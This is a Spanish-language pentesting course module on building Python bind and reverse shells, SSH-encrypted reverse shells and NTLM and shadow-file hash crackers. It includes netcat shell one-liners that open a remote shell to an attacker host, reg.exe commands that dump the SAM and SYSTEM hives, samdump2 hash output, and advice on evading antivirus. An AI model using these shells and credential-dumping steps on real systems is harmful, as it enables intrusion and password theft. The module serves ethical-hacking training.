



Hacking y Pentesting con Python

Módulo 6: Creación de herramientas y
utilidades para hacking ético.

ÍNDICE

Módulo 6: Creación de herramientas y utilidades para hacking ético.....	2
Presentación y objetivos	2
Herramientas en Python para Hacking ético.....	3
1. Implementación de shells del tipo bind y reverse en python	4
1.1. Implementación de una Bind Shell.	4
1.2. Implementación de una Reverse Shell.....	6
1.3. Implementación de una Reverse Shell con cifrado extremo a extremo.	7
2. CRACKING DE HASHES	10
2.1. Hashes en Windows.....	10
2.1. Hashes en sistemas basados en Linux.	11
3. Puntos clave.....	14

Módulo 6: Creación de herramientas y utilidades para hacking ético.

PRESENTACIÓN Y OBJETIVOS

Partiendo de los temas presentados en los módulos anteriores, se procede a explicar algunas de las alternativas disponibles a la hora de crear utilidades en Python para la creación shells del tipo “bind” y “reverse”, cracking de hashes NTLM/Kerberos y la implementación de túneles para ejecutar movimientos laterales.



Objetivos

- | Unir las principales utilidades vistas en los módulos anteriores con el objetivo de crear utilidades básicas en procesos de pentesting.
- | Entender el funcionamiento de las shells del tipo “bind” y “reverse”, así como su implementación en Python.
- | Enseñar los fundamentos de los hashes NTLM y PASSWD, para posteriormente tener la posibilidad de crear rutinas que permitan crackear dichos elementos.

Herramientas en Python para Hacking ético.

Llegados a este punto, resulta bastante evidente que las herramientas en Python orientadas a pentesting y hacking ético no se basan en el uso de una o dos librerías, son el resultado de la reutilización de, en ocasiones, decenas de librerías que permiten crear componentes robustos y potentes.

Este es precisamente uno de los objetivos cuando se trabaja con Python, conocer la mayor cantidad de librerías y saber en qué momento y cómo utilizarlas adecuadamente.

Con este conocimiento es posible crear cualquier herramienta o utilidad que permita automatizar las labores de pentesting comunes. Por ejemplo, se podrían crear herramientas que de forma automática realicen escaneos utilizando Nmap y partiendo de los resultados obtenidos, buscar un exploit adecuado en Metasploit Framework.

Tal como se verá en esta unidad, es posible crear payloads basados en “bind” o “reverse” shell que serán mucho más resistentes a la detección por parte de AntiVirus y otras soluciones de seguridad perimetral comparados con otros que se pueden generar con herramientas como Cobalt Strike o Metasploit Framework.

Dichos payloads son ampliamente conocidos y difundidos en las diferentes casas de AntiVirus, así que crear payloads desde cero utilizando un lenguaje como Python resulta conveniente y deseable en un pentest o campaña de Red Team.

1. IMPLEMENTACIÓN DE SHELLS DEL TIPO BIND Y REVERSE EN PYTHON

Tal como se ha explicado en la unidad sobre redes, todos los sistemas operativos modernos cuentan con todo lo necesario para crear conexiones con máquinas remotas por medio de sockets, estos elementos representan las bases para crear modelos de conexión basados en el esquema cliente-servidor y también aportan lo básico para crear puertas traseras que le permitirán a un atacante acceder remotamente al sistema comprometido.

Un atacante tiene dos opciones a la hora de crear puertas traseras de forma remota: La primera consiste en abrir un puerto en la máquina comprometida y redirigir las conexiones entrantes por dicho puerto a una consola del sistema, esto es lo que se conoce como una "bind shell". La segunda alternativa consiste en abrir un puerto en la máquina del atacante y forzar a la víctima a ejecutar la conexión contra la máquina del atacante, la cual a su vez estará ligada a una consola en la máquina de la víctima, esto es lo que se conoce como una consola inversa o "reverse shell".


Ambos mecanismos cumplen con el objetivo de garantizar futuros accesos, pero dependiendo del entorno de la víctima, puede ser mucho más efectivo utilizar una conexión inversa, ya que algunos mecanismos de seguridad como Firewalls o IPS, suelen ser mucho más estrictos con las conexiones entrantes por determinados puertos y las conexiones salientes normalmente no suponen tantos problemas. Además, la implementación de una conexión inversa requiere menor esfuerzo y líneas de código que una consola "bind".

1.1. Implementación de una Bind Shell.

Como se ha mencionado anteriormente una "bind shell" es una consola en la máquina comprometida que se encuentra asociada a un puerto concreto y de esta forma, un atacante solamente necesita conectarse a dicho puerto para interactuar con la consola. Existen varias herramientas que permiten hacer esto desde línea de comandos, por ejemplo, utilizando Netcat con la opción "-e"

netcat -lvvp 4444 -e /bin/bash

El comando anterior se encarga de abrir el puerto "4444" en la máquina donde se ejecuta y posteriormente, asocia todas las conexiones entrantes por dicho puerto a una consola del tipo "/bin/bash".



```

VICTIMA: nc -lvvp 4321 -e /bin/bash
listening on [any] 4321 ...
connect to [192.168.1.11] from LA-NA.home [192.168.1.138] 47986
[+]

ATACANTE: nc -vv 192.168.1.11 4321
Connection to 192.168.1.11 4321 port [tcp/*] succeeded!
cd /home
env
SHELL=/usr/bin/zsh
LESS_TERMCAP_se=
LESS_TERMCAP_so=
PWD=/home
LOGNAME=kali
XDG_SESSION_TYPE=tty
MOTD_SHOWN=pam

```

Figura 1.1: Generación de una BindShell con Netcat.

Esto mismo también se puede implementar utilizando un script en Python, tal y como se el script **6-bindshell.py**

La implementación de una bind shell en Python requiere del uso del módulo socket el cual incluye todas las funcionalidades necesarias para crear clientes y servidores. En este caso, se utilizan las funciones bind, listen y accept de una instancia de la clase socket. Dichas funciones permiten abrir un puerto en una interfaz de red especificada.

Posteriormente se crea un bucle para aceptar las peticiones de nuevos clientes y en el caso de que el canal de entrada se encuentre disponible en ese momento, se utiliza la clase Popen del módulo subprocess para ejecutar el comando especificado por el atacante. Finalmente se envían los resultados de la ejecución de cada comando por medio del canal abierto y el servidor continúa recibiendo comandos por parte del atacante.



Importante

La utilidad Netcat (nc) se encuentra disponible en prácticamente todos los sistemas basados en Unix, sin embargo, tal como se ha visto en los ejemplos anteriores, para poder crear una bind shell o reverse shell es necesario que tenga la opción “-e” y en algunas instalaciones de esta utilidad dicha opción no se encuentra habilitada. Existen alternativas para conseguir el mismo objetivo. Más información en el siguiente enlace:


<https://thehackerway.com/2020/04/03/15-formas-de-generar-una-webshell-parte-3/>

1.2. Implementación de una Reverse Shell.

En una conexión inversa la máquina comprometida actúa como cliente y la máquina del atacante como servidor. Tal como se ha explicado anteriormente, la implementación de una conexión inversa no solamente puede ser mucho más eficaz, sino que también requiere menos líneas de código comparada con una consola del tipo “bind”. El script **6-reverseshell.py** enseña cómo se puede implementar una conexión inversa que le permita al atacante acceder a una consola en el sistema comprometido. A diferencia del script correspondiente a una consola bind, para crear una consola inversa solamente es necesario utilizar la función connect de una instancia de la clase socket, la cual recibe como argumentos el host del servidor (atacante) y el puerto.

Adicionalmente, se utiliza la función `dup2` para duplicar los descriptores correspondientes a los flujos de entrada, salida y error estándar.

Finalmente, se invoca al interprete `"/bin/sh"` el cual quedará ligado a la conexión realizada con la máquina del atacante, habilitando de esta manera una consola con la que podrá interactuar con la víctima.



```
VICTIMA: nc -vv 192.168.1.138 4321 -e /bin/bash
LA-NA.home [192.168.1.138] 4321 (?) open

ATACANTE: nc -lvvp 4321
Listening on [0.0.0.0] (family 0, port 4321)
Connection from kali.home 33486 received!
uname -a
Linux kali 5.10.0-kali3-amd64 #1 SMP Debian 5.10.13-1kali1 (2021-02-08) x86_64 GNU/Linux
id
uid=1000(kali) gid=1000(kali) groups=1000(kali),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),119(bluetooth),133(scanner),142(kaboxer),143(docker)
```

Figura 1.2: Generación de una ReverseShell con Netcat.

1.3. Implementación de una Reverse Shell con cifrado extremo a extremo.

Implementar una conexión inversa trae consigo muchos beneficios para un atacante, además de ser una buena forma de establecer una puerta trasera en la máquina comprometida.

No obstante, al utilizar conexiones planas para enviar comandos y recibir respuestas no es el mejor enfoque ya que este tipo de tráfico puede ser detectado por cualquier solución de seguridad perimetral debidamente configurada. El atacante debe ocultar el tráfico entre la víctima y su máquina para no ser detectado.

En el módulo anterior a éste, se ha hablado sobre el uso de Paramiko, una librería en Python que permite implementar clientes y servidores que soportan el protocolo SSH en sus versiones 1 y 2. Aunque hay varias librerías que simplifican la implementación del protocolo SSH, Paramiko es sin lugar a dudas, la librería más completa y por ese motivo una buena alternativa a la hora de implementar una conexión inversa cifrando el tráfico entre dos puntos.

En el script **6-reverseShellSSHServer.py** se implementa el servidor SSH que se ejecutará sobre la máquina del atacante. En primer lugar, se crea un socket que se encarga de abrir un puerto especificado en la interfaz de red, posteriormente se utiliza Paramiko para crear un servidor SSH por medio de una instancia de la clase Transport.

Para la creación de dicho servidor se debe utilizar la función `start_server` de la clase Transport, la cual recibe como argumento una instancia de la clase `ServerInterface` (u otra que extienda de ella).

En este caso, la clase `Server` hereda de `ServerInterface` y se encarga de procesar las solicitudes entrantes por el canal y de implementar un mecanismo simple de autenticación basada en usuario y contraseña que en este caso, como se puede apreciar, son valores fijos en el script donde el usuario es "adastra" y la contraseña es "adastra".

Una vez el servidor se encuentra arrancado en la máquina del atacante, el siguiente paso en el establecimiento de una conexión inversa con la víctima, el cual consiste en ejecutar un script en la máquina comprometida que actuará como cliente.

Ahora bien, el modelo del cliente y servidor convencional funciona justo al contrario cuando se trata de implementar una conexión inversa con SSH, ya que en este caso, los comandos no se ejecutarán en el servidor sino en el cliente (víctima) y transmitir los resultados al servidor (atacante).

El script **6-reverseShellSSHClient.py** se ejecutará en la máquina comprometida y es mucho más simple en comparación con la implementación del servidor, dado que simplemente realizará una conexión.

Además, como se puede ver se reciben los comandos enviados desde el servidor SSH utilizando el canal cifrado y dichos comandos son ejecutados utilizando el módulo subprocess.

Los resultados de cada ejecución son devueltos al servidor y en el caso de que el atacante haya introducido el comando "exit", la conexión en ambos extremos del canal se cerrará inmediatamente.

2. CRACKING DE HASHES

2.1. Hashes en Windows.

La SAM (Secure Accounts Manager) representa un mecanismo para almacenar contraseñas que se ha utilizado en sistemas basados en Windows NT. La información almacenada no se encuentra en texto plano, en su lugar, para las credenciales de todas las cuentas del sistema se genera un hash utilizando el algoritmo NTLM y dicho valor es el que se guarda en la SAM.

En los ficheros "SAM" y "SYSTEM" se encuentran almacenados dichos hashes, sin embargo, hay algunas dificultades a la hora de acceder a ellos ya que cuando arranca un sistema Windows, estos ficheros se bloquean por parte del sistema operativo y no es posible leerlos, copiarlos o alterarlos directamente.

Son ficheros que se encuentran ubicados en el directorio "WINDOWS/System32/config" y en sistemas Windows XP y anteriores, es posible acceder a una copia en el directorio "WINDOWS/repair".

No obstante, aunque no sea posible acceder a los ficheros "SAM" y "SYSTEM" con el sistema arrancado y sin acceso físico a la máquina, aun cabe la posibilidad de consultar el registro de Windows para extraer y almacenar sus contenidos en ficheros independientes que puedan ser manipulables. Por ejemplo, se podrían ejecutar los siguientes comandos.

C:\>reg.exe save HKLM\SAM samExtracted

C:\>reg.exe save HKLM\SYSTEM systemExtracted

Los ficheros generados son "samExtracted" y "systemExtracted", los cuales se pueden visualizar utilizando un editor hexadecimal, sin embargo su principal uso será intentar extraer y crackear los hashes de cada una de las cuentas del sistema utilizando herramientas especializadas para ello, como por ejemplo samdump2, la cual permite extraer los hashes LM/NTLM que se encuentran contenidos en dichos ficheros.

```
adastra@LA-NA:~$ samdump2 /tmp/systemExtracted /tmp/samExtracted -o /tmp/hashes
adastra@LA-NA:~$ cat /tmp/hashes
*disabled* Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
*disabled* Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
:::
victiWindows81:1001:aad3b435b51404eeaad3b435b51404ee:a8c0be246d432a9e855a67fad67505d3:::
HomeGroupUser$:1003:aad3b435b51404eeaad3b435b51404ee:10b1bf4ddcf89606d921b05586959c9f:::
adastra@LA-NA:~$
```

Figura 2.1: Extracción de hashes con Samdump2

Partiendo de los hashes que se han extraído con `samdump2`, existen otras herramientas que permiten ejecutar un ataque contra hashes LM/NTLM que utilizan “Rainbow Tables” o múltiples servicios online para intentar obtener el texto en claro a partir de un hash concreto.

Sin embargo, Python cuenta con los módulos necesarios para implementar una rutina que permita crackear el fichero de hashes anterior partiendo de un diccionario.

El script **6-ntlm.py** se encarga de leer dos ficheros de texto que incluyen los hashes y un diccionario con passwords. Se recorren los contenidos de ambos ficheros y se utilizan los módulos `hashlib` y `binascii` para generar un hash NTLM sobre cada una de las claves contenidas en el diccionario.

Finalmente se comparan el hash generado y el hash correspondiente a una cuenta de usuario en la máquina comprometida, si ambos hashes coinciden se asume que se ha logrado crackear uno de los hashes contenidos en el fichero especificado por el usuario.

2.1. Hashes en sistemas basados en Linux.

En un cualquier sistema basado en Linux se encontrarán disponibles los ficheros `/etc/passwd` y `/etc/shadow` los cuales contienen el listado de usuarios del sistema y los hashes correspondientes a sus credenciales de acceso respectivamente.

Si un atacante ha conseguido elevar sus privilegios en el sistema podrá acceder al fichero “shadow” e intentar crackear las contraseñas contenidas en él. Una utilidad que muy extendida que se emplea para romper los hashes de dicho fichero es “John The Ripper”, la cual se puede descargar en el siguiente enlace: <http://www.openwall.com/john/>

En Python es posible implementar las mismas funciones que JTR utilizando el módulo `crypt`, siguiendo una lógica muy parecida al script descrito anteriormente para cracking de hashes NTLM. Es posible generar un hash a partir de una contraseña determinada y comparar dicho hash con alguno de los que se encuentran en el fichero `"/etc/shadow"`. El fichero `"/etc/shadow"` contiene todos los usuarios del sistema y en cada línea hay nueve campos separados por dos puntos (":") los cuales incluyen:

1. Nombre del usuario.
2. Hash del password.
3. Fecha del último cambio de contraseña.
4. Edad mínima de la contraseña.
5. Edad máxima de la contraseña.
6. Periodo de advertencia de la contraseña
7. Periodo de inactividad de la contraseña
8. Fecha de expiración de la cuenta
9. Campo reservado para incluir información adicional.

Un ejemplo de una cuenta incluida en dicho fichero puede ser el siguiente:

```
root:$6$A6t/JkXH$SOxZidWORmPJhXoh4BOXsPfsxqTmrcjoVZB83CkYrC6fq3  
61uCsZBo91cFyys.g/khoUf6HB86DsZ7LNkxqvg1:16167:0:99999:7:::
```

Evidentemente, el campo más importante para ejecutar el ataque es el hash de la contraseña. Dicho hash está dividido a su vez en tres secciones, las cuales incluyen el algoritmo utilizado, el salto o semilla y finalmente el hash propiamente dicho.

En este caso, el valor "6" indica que el algoritmo utilizado ha sido "SHA-512" y el salto está compuesto por ocho caracteres que son "A6t/JkXH". Con esta información es suficiente para crear un script que extraiga dichos campos y ejecute un ataque por diccionario.

El script **6-shadow.py** utiliza el módulo crypt para generar un hash con "SHA-512" y posteriormente compararlo con cada una de las líneas del diccionario "dict.txt".

En el caso de que alguno de los hashes generados coincida con el hash almacenado en el fichero "/etc/shadow" se enseña por pantalla el usuario y la contraseña encontrados.

En distribuciones antiguas de Linux, concretamente en versiones 2.6 del kernel de dicho sistema operativo, el hash se generaba utilizando MD5 y dado que a día de hoy no es la mejor alternativa por motivos de seguridad, por defecto las distribuciones modernas basadas en Linux utilizan SHA-512.

3. PUNTOS CLAVE

- | En la etapa de explotación de sistemas es común la creación de bind y reverse shells por ese motivo es importante entender cómo funcionan y sus diferencias.
- | Es posible implementar una bind shell en el caso de que el servidor comprometido no cuente con ningún mecanismo de filtrado y permita conexiones entrantes sin restricciones.
- | En el caso de que el sistema comprometido cuente con un firewall que no permita el tráfico por cualquier puerto, la mejor opción es la implementación de una reverse shell.
- | Gracias a Paramiko es posible crear una bind o reverse shell cifrada, lo que tiene enormes beneficios de cara a la evasión de soluciones de seguridad perimetral.
- | Tanto en sistemas Windows como Linux, los hashes de las contraseñas se almacenan de forma persistente en ficheros especiales. Si es posible acceder a dichos contenidos, utilizar Python para llevar a cabo procesos de cracking puede facilitar las labores de post-explotación.

